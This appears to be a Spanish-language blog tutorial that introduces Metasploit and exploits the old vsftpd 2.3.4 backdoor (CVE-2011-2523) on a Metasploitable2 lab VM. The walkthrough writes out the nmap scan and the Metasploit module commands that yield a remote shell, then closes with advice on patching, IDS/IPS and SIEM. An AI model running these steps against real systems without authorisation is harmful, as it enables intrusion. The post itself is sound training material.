
Octubre negro! Dicen todos los referentes de TI a nivel mundial. Múltiples vulnerabilidades, múltiples sistemas todo en muy poco tiempo. La IA está acelerando la detección de vulnerabilidades y los administradores tenemos que sumarnos a esta avanzada de la inteligencia artificial vs seguridad
Después de una charla con alumnos y amigos del sector quise retomar algunas labs viejitos, super básicos y dar un vistazo a la explotación de vulnerabilidades con las aplicaciónes más comunes del sector.
Con este lab espero poder incentivarlos a investigar en ciberseguridad y saber el cómo para entender el porqué y también el ¿Qué hago ahora?!»
Que es metasploit?
Metasploit es uno de los frameworks de seguridad y pruebas de penetración (pentesting) más populares y utilizados del mundo. Es una plataforma de código abierto que reúne herramientas, exploits y payloads para identificar, probar y validar vulnerabilidades en sistemas informáticos, redes y aplicaciones.
Fue creado en 2003 por el especialista en seguridad H. D. Moore. Nació como una herramienta en lenguaje Perl diseñada para centralizar y automatizar el uso de exploits. Unos años más tarde lo reescribieron completamente en Ruby. Obviamente se dieron cuenta del potencial y lo hicieron producto. En 2009, la empresa de ciberseguridad Rapid7 adquirió el proyecto. Desde entonces, Rapid7 lidera su desarrollo junto con una activa comunidad open-source, ofreciendo tanto la versión gratuita (Metasploit Framework) como versiones comerciales para entornos corporativos (Metasploit Pro).
¿Para qué sirve?
El objetivo principal de Metasploit es auditar la seguridad de infraestructuras para corregir fallos antes de que sean explotados por atacantes maliciosos.
Sus usos y funciones principales incluyen:
- Evaluación de vulnerabilidades: Comprobar si un sistema es realmente vulnerable a un fallo específico intentando ejecutar un exploit controlado.
- Pruebas de penetración (Pentesting): Simular ataques reales contra redes y servidores para medir la efectividad de las defensas.
- Desarrollo de exploits: Proveer a investigadores de ciberseguridad un entorno estandarizado para escribir, probar y documentar nuevos conceptos de ataque (Proof of Concept).
- Fases post-explotación: Evaluar qué tan lejos podría llegar un atacante tras acceder a un equipo (como la recolección de credenciales o el pivoteo hacia otros equipos de la red), utilizando herramientas emblemáticas como la carga útil Meterpreter.
- Capacitación y concientización: Entrenar a administradores de redes y profesionales de ciberseguridad en la identificación y mitigación de amenazas en entornos de laboratorio.
La posta es que también se volvió una de las herramientas más importantes de hackers en todo el mundo. Que tenga todo centralizado y al alcance de la mano hace que todos quieran usarlo.
Si sos de los míos sabrás lo que costaba antes armar un exploit. Renegar con librerías, compiladores, código obsoleto. Con Metasploit eso quedó medio en el olvido.(Notá que digo: medio!).
Para instalarlo tenés esta guía que está super sencilla. Tengas Windows, Linux o Mac.
https://docs.rapid7.com/metasploit/installing-the-metasploit-framework
Máquina Objetivo
Lo copado de que lo haya tomado una empresa es que han estandarizado la aplicación y facilitado documentación y herramientas para empezar a usarlo.
Para hacer pruebas en estos laboratorios me descargué esta VM que provee Metasploit para jugar. Es una VM de VMWare.
Abrís VMWare Workstation y la importas, así de simple:
https://sourceforge.net/projects/metasploitable/files/Metasploitable2
Desde el link que te dejé la bajás y luego:
File>Open Virtual Machines
Esos son los requerimientos d ela vm, bastante suavecitos en la vm de linux para jugar
Comencemos a jugar
Vamos a explotar una vulnerabilidad muy viejta y casi de laboratorio.
Para empezar vamos a instalar en nuestro Linux las herramientas que vamos a usar:
#Arrancamos como siempre, actualizando todo
sudo apt update

#Seguro que ya no tenés estas?
sudo apt install -y nmap wireshark tshark tcpdump net-tools \
tcpreplay dsniff ettercap-text-only python3-scapy

# Metasploit Framework (repo oficial de Rapid7)
curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb >
msfinstall

#Le damos permisos de ejecución
chmod +x msfinstall && sudo ./msfinstall
Nmap para reconocimiento, Wireshark / tshark / tcpdump para ver qué pasa en el cable, y
Metasploit como framework de explotación.
El bug que vamos a atacar es: https://www.cve.org/CVERecord?id=CVE-2011-2523 La versión vsftpd 2.3.4 trajó un backdoor, un ataque a la cadena de suministro en 2011. Obviamente no deberíamos encontrar esta vulnerabilidad activa en ningún lado, es solo con fines didácticos y la VM de Metasploitable la tiene activa con esta razón.

Al explotar esta vulnerabilidad se habría una shell en el puerto 6200/tcp seǵun lo que nos dice la cve. Vamos a intentarlo.
Encendemos nuestra vm:

Acá laip de la vm para empezar a atacarla: (ip address show)

#Escaneamos puertos y servicios
sudo nmap -sV -p- 172.16.185.134
Y nos encontramos con ese servicio que ya sabemos es vulnerable. (OMG!!!)
Ahora averigüemos «si hay» exploit en metasploit para esta vulnerabilidad
msfconsole
search vsftpd 2.3.4
Y sip, hay una.
#Así elegimos este xploit
use exploit/unix/ftp/vsftpd_234_backdoor

#Así le decimos RHOST = Remote Host!
set RHOSTS 172.16.185.134

#Nuestro host:
set LHOST 172.16.185.1

#Y así le damos al botón de ATTACK!
run
Lo bueno de metasploit es que nos devuelve directamente la shell, no tenemos que hacer más nada, ni abrir un ssh en otra ventana, ni usar ninguna otra herramienta.
Como lo vemos acá, hago un ls y estoy viendo el contenido directo desde la shell


Con unos simples comandos vemos que llegamos mucho más lejos de lo que creíamos.
Lecciones aprendidas
Cada vez es más sencillo explotar vulnerabilidades y con la IA ni siquiera es necesario saber que estoy haciendo. Los Script Kiddies están en su época dorada y la más nefasta.
Que hacer?
PARCHEAR!. Estamos en el futuro, no podemos permitirnos tener un sistema desactualizado. Parchear soluciona mucho, no todo pero si mucho.
Buenas prácticas: Como lavarse los dientes, Super importante seguir las recomendaciones de Ciberseguridad de fabricantes y normas.
IDS/IPS: Muchachos, sino tienen uno es momento de montarlo. Suricata es una versión gratuita que seguro les sirve para esto. La detección de intrusos y como frenarlo a tiempo.
SIEM: Wazuh entre los gratuitos pero hay muchos. Vamos a obtener logs y alertas en tiempo real de todo lo que sucede.
No se duerman, sus atacantes no lo hacen.
El futuro llegó hace rato
Carlos Alberto Solari – ¿Qué carajo es el amor?»